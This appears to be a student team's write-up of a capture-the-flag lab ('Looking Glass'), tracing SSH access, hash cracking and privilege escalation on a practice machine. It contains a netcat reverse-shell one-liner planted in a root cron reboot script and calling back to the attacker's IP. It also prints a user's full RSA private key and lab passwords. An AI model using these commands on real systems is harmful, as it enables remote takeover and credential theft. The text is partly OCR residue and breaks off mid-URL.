
Found the vigenere cipher decoder tool, Zi Thao first just pressed “auto solve” and it did not give any good result. In the Wikipedia page, a 'key-word', or 'key-sentence' is mentioned, so I guessed it might be the text “You've found the real service.”, that was output alongside the encrypted text from connecting to the correct ssh port as the key, so I put it in as the key. It did not give any promising results.






I then played around with the auto solve. I increased the max key length and sure enough got a readable line of text with a key. “thealphabetcipher”





So I decode the text again with the correct key to find the secret at the end. “Your secret is bewareTheJabberwock”. By using a different website, Wei Joe managed to get the same output as well.




```
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:SundialSaddleCrumpledFrightening
Connection to 10.10.234.168 closed.

┌──(kali㉿lauzt)-[~]
└─$
```

We entered the secret to get the output: “jabberwock:SundialSaddleCrumpledFrightening”. Which I assume is username:password. Here we found out every machine’s output on this is different as well. Wei Joe gets the output: “jabberwock:DarlingPleadedDrivesSpring”.

```
Enter Secret:
jabberwock:DarlingPleadedDrivesSpring
Connection to 10.10.202.150 closed.
```

```
┌──(kali㉿lauzt)-[~]
└─$ ssh jabberwock@10.10.234.168
The authenticity of host '10.10.234.168 (10.10.234.168)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.234.168' (ED25519) to the list of known hosts.
jabberwock@10.10.234.168's password:
Permission denied, please try again.
jabberwock@10.10.234.168's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

We managed to connect to the remote server with the ssh command with the username, machine ip, and password.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt
```

The flag seems to be reversed. We can easily type it into an online text reverser, or we can get it directly from the terminal. There is also a "twasBrillig.sh" file that is in here.

Say hello to the rev command to reverse lines characterwise

The rev command copies the specified files, reversing the order of characters in every line. If no files are specified, the standard input (from keyboard) is read. If rev command is installed use it as follows:

```
echo "string" | rev
echo "nixcraft" | rev
```

```
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

The cat command followed by a vertical slash and "rev" will give us the flag.

Horizontal Privilege Escalation

Members Involved: Zi Thao

Tools used: kali linux, nano, crackstation, cyberchef, netcat

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

Next we do enumeration, starting with “sudo -l”, we see that we can run the reboot command as jabberwock.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

Checking crontab, we can see that another user “Tweedledum” is mentioned, where the user will run the previously seen “twasBrillig.sh” after reboot.

```
File  Actions  Edit  View  Help
kali@lauzt: ~/vpn config ×   kali@lauzt: ~ ×   kali@lauzt: ~ ×   kali@lauzt: ~ ×   kali@lau
  GNU nano 5.9
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.17.57.30 1234 >/tmp/f
```

```
┌──(kali㉿lauzt)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

I start with the reverse shell that is found on pentest monkey reverse shell cheat sheet, entering the kali ip with a port, along with a netcat listener on that port.

```
┌──(kali㉿lauzt)-[~]
└─$ scp /home/kali/Downloads/old/twasBrillig.sh jabberwock@10.10.97.1:/home/jabberwock/twasBrillig.sh

jabberwock@10.10.97.1's password:
twasBrillig.sh
```

I upload the reverse shell using scp.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ cat twasBrillig.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.17.57.30 1234 >/tmp/f
jabberwock@looking-glass:~$
```

After doing all this, I tried sudo reboot and got no return from netcat. I did this for many, many times, until I gave up and tried another approach.


```
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.17.57.30 1235 >/tmp/f

jabberwock@looking-glass:~$
```

```
kali@lauzt: ~/vpn config  ×   jabberw
┌──(kali㉿lauzt)-[~]
└─$ nc -lvnp 1235
listening on [any] 1235 ...
```


This time I just used nano and pasted in the reverse shell command, this time with a different port. I ran the netcat command and rebooted the system.

```
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747371706f6e6d6c6b
$
```


Turns out the problem is that I changed hostname, so a fresh install of kali works. I first looked at humptydumpty.exe



Then I looked at poem.txt, it does not show anything important.



I put the output in crackstation and got this. The last line is an unknown encryption type.




It seems like it's a hex code, so I checked in cyberchef and sure enough I got the correct output.

```
$ ls
humptydumpty.txt
poem.txt
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z
zsh: suspended  nc -nlvp 1234

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[2]  - continued  nc -nlvp 1234
                              asd

Command 'asd' not found, but there are 24 similar ones.

tweedledum@looking-glass:~$ export TERM=xterm-256color
tweedledum@looking-glass:~$
```

Next I upgraded and stabilized the shell using commands from past THM tasks.

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
```

With the upgraded shell, I just use the su command to access the remote server as humptydumpty.



/etc/passwd reveals some useful information, and we can see the usernames of all users here, including alice.

```
humptydumpty@looking-glass:/home$ cd humptydumpty
humptydumpty@looking-glass:~$ ls
poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
‘You seem very clever at explaining words, Sir,’ said Alice. ‘Would you kindly tell me the meaning of the poem calle
d “Jabberwocky”?’

‘Let’s hear it,’ said Humpty Dumpty. ‘I can explain all the poems that were ever invented—and a good many that haven
’t been invented just yet.’

This sounded very hopeful, so Alice repeated the first verse:

     ‘Twas brillig, and the slithy toves
      Did gyre and gimble in the wabe;
     All mimsy were the borogoves,
      And the mome raths outgrabe.
‘That’s enough to begin with,’ Humpty Dumpty interrupted: ‘there are plenty of hard words there. “Brillig” means fou
r o’clock in the afternoon—the time when you begin broiling things for dinner.’

‘That’ll do very well,’ said Alice: ‘and “slithy”?’

‘Well, “slithy” means “lithe and slimy.” “Lithe” is the same as “active.” You see it’s like a portmanteau—there are
two meanings packed up into one word.’

‘I see it now,’ Alice remarked thoughtfully: ‘and what are “toves”?’

‘Well, “toves” are something like badgers—they’re something like lizards—and they’re something like corkscrews.’

‘They must be very curious looking creatures.’

‘They are that,’ said Humpty Dumpty: ‘also they make their nests under sun-dials—also they live on cheese.’

‘And what’s the “gyre” and to “gimble”?’

‘To “gyre” is to go round and round like a gyroscope. To “gimble” is to make holes like a gimlet.’

‘And “the wabe” is the grass-plot round a sun-dial, I suppose?’ said Alice, surprised at her own ingenuity.

‘Of course it is. It’s called “wabe,” you know, because it goes a long way before it, and a long way behind it—’

‘And a long way beyond it on each side,’ Alice added.

‘Exactly so. Well, then, “mimsy” is “flimsy and miserable” (there’s another portmanteau for you). And a “borogove” i
s a thin shabby-looking bird with its feathers sticking out all round—something like a live mop.’
```

We navigate to humptydumpty’s folder to find poetry.txt, and it reveals a long poem which proved useless.

```
humptydumpty@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  3 humptydumpty humptydumpty 4096 Jul 26 16:07 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

We seem to have executable permissions on Alice’s files.

```
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac
```


After some enumerations, we found out that we can cd into alice and read the .bashrc file. That means there are potentially other files that can be read.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$
```

We can apparently read the id_rsa file that we know exists, and we noticed that the owner of this file is humptydumpty.

```
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$
```

As we are currently logged in as the owner of the file, we can read it and see the rsa private key.



While being as humptydumpty, we can ssh to alice using that file using the -i tag to select a file which contains the private key to login without password.

Root Privilege Escalation

Members Involved: Zi Thao

Tools used: kali linux, linux smart enumeration, netcat

```
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and fo

The Red Queen made no resistance whatever; only her face grew very smal
ng her, she kept on growing shorter—and fatter—and softer—and rounder—a


—and it really was a kitten, after all.
alice@looking-glass:~$
```

Inside, we find kitten.txt, which is nothing useful, just like poetry.txt.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/
lse.sh" -O lse.sh;chmod 700 lse.sh
--2022-07-26 13:37:09--  https://github.com/diego-treitos/linux-smart-enumeration/releases/l
atest/download/lse.sh
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/diego-treitos/linux-smart-enumeration/releases/download/4.8nw/l
se.sh [following]
--2022-07-26 13:37:10--  https://github.com/diego-treitos/linux-smart-enumeration/releases/d
ownload/4.8nw/lse.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/17049
3053/5667605a-cfc2-4270-b8eb-94c48629a69d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=
AKIAIWNJYAX4CSVEH53A%2F20220726%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220726T173710Z&
